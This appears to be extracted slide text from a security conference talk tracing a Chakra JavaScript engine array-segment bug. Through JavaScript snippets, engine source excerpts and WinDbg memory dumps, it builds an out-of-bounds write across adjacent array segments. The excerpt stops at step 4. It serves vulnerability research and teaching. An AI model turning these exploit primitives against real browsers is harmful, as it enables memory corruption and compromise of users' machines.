
    //... ..
}
start();
```

Chakra vulnerability

step 1

`var_Array_1->head.size : 0x2e -> 0x23`

`var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e`



Chakra vulnerability

step 1

var_Array_1->head.size : 0x2e -> 0x23

var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e

```
0:012> dd 0000204`17da8000 ///array.head segment
0000204`17da8000 00000000 0000002e 00000023 00000000
0000204`17da8010 17bc3720 0000204` 00000001 80000002
0000204`17da8020 80000002 80000002 80000002 80000002
0000204`17da8030 80000002 80000002 80000002 80000002
0000204`17da8040 80000002 80000002 80000002 80000002
0000204`17da8050 80000002 80000002 80000002 80000002
0000204`17da8060 80000002 80000002 80000002 80000002
0000204`17da8070 80000002 80000002 80000002 80000002
```

Left, length, size

Next segment

Chakra vulnerability

step 1

seg->left = 0

seg->EnsureSizeInBound() : **seg.size = 0x23**

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,  
Js::TypedArrayBase* typedArrayBase,  
RecyclableObject* obj, T length, ScriptContext* scriptContext)  
{  
    ....  
    seg->left = ((uint32)length) > (seg->left + seg->length) ?  
        ((uint32)length) - (seg->left + seg->length) : 0;  
    seg->next = prevSeg;  
    seg->EnsureSizeInBound();  
    ....  
}
```


Chakra vulnerability

step 1

Min(Next->left, Size) - Min(0x2e, 0x23)


```
void SparseArraySegmentBase::EnsureSizeInBound()  
{  
    EnsureSizeInBound(left, length, size, next);  
}  
  
void SparseArraySegmentBase::EnsureSizeInBound(uint32 left, uint32 length,  
uint32& size, SparseArraySegmentBase* next)  
{  
    uint32 nextLeft = next ? next->left : JavascriptArray::MaxArrayLength;  
  
    if(size != 0)  
    {  
        size = min(size, nextLeft - left); //size = 0x23  
    }  
}
```


Chakra vulnerability

step 1

var_Array_1->head.size : 0x2e -> 0x23

var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



Chakra vulnerability

Step 2
Create OOB


```
function start()  
{  
    //... ..  
  
    //2. create OOB  
    var_Array_1[0] = {};  
  
    //... ..  
}  
start();
```

Chakra vulnerability

Step 2

ConvertToJavascriptArray : Create new segment


$\text{Seg.buffer} = 0x23 * 0x08$, $\text{Seg.length} = 0x2e$



Chakra vulnerability

Step 2

Seg.buffer = 0x23 * 0x08; Seg.length = 0x2e;



Chakra vulnerability

Step 3
Segment layout

```
function start()
{
    //... ..

    //3.segment layout
    var var_Array_2 = new Array();
    var_Array_2[0x22] = {};

    //... ..
}
start();
```

Array 1 Segment : head

Left:0x00000000

Length:0x0000002e

Size:0x00000023

Next segment

Buffer:0x00000023*8

Array 2 Segment : head

Left:0x00000023

Length:0x0000000b

Size:0x23

OOB Write

KCon

Chakra vulnerability

Step 3

Segment layout and segment OOB

```
0:012> dd 0000024d`7f752ac0
0000024d`7f752ac0 00000000 0000002e 00000023 00000000
0000024d`7f752ad0 7f587c00 0000024d 00000001 00010000
0000024d`7f752ae0 80000002 80000002 80000002 80000002
0000024d`7f752af0 80000002 80000002 80000002 80000002
0000024d`7f752b00 80000002 80000002 80000002 80000002
0000024d`7f752b10 80000002 80000002 80000002 80000002
0000024d`7f752b20 80000002 80000002 80000002 80000002
0000024d`7f752b30 80000002 80000002 80000002 80000002
... ..
0000024d`7f752be0 80000002 80000002 80000002 80000002
0000024d`7f752bf0 00000000 00000023 00000023 00000000
0000024d`7f752c00 00000000 00000000 00000002 00010000
0000024d`7f752c10 80000002 80000002 80000002 80000002
0000024d`7f752c20 80000002 80000002 80000002 80000002
```

Left, length, size

buffer

Left, length, size

OOB

Con

Chakra vulnerability

Step 4

Edit var_Array_2.head.size

```
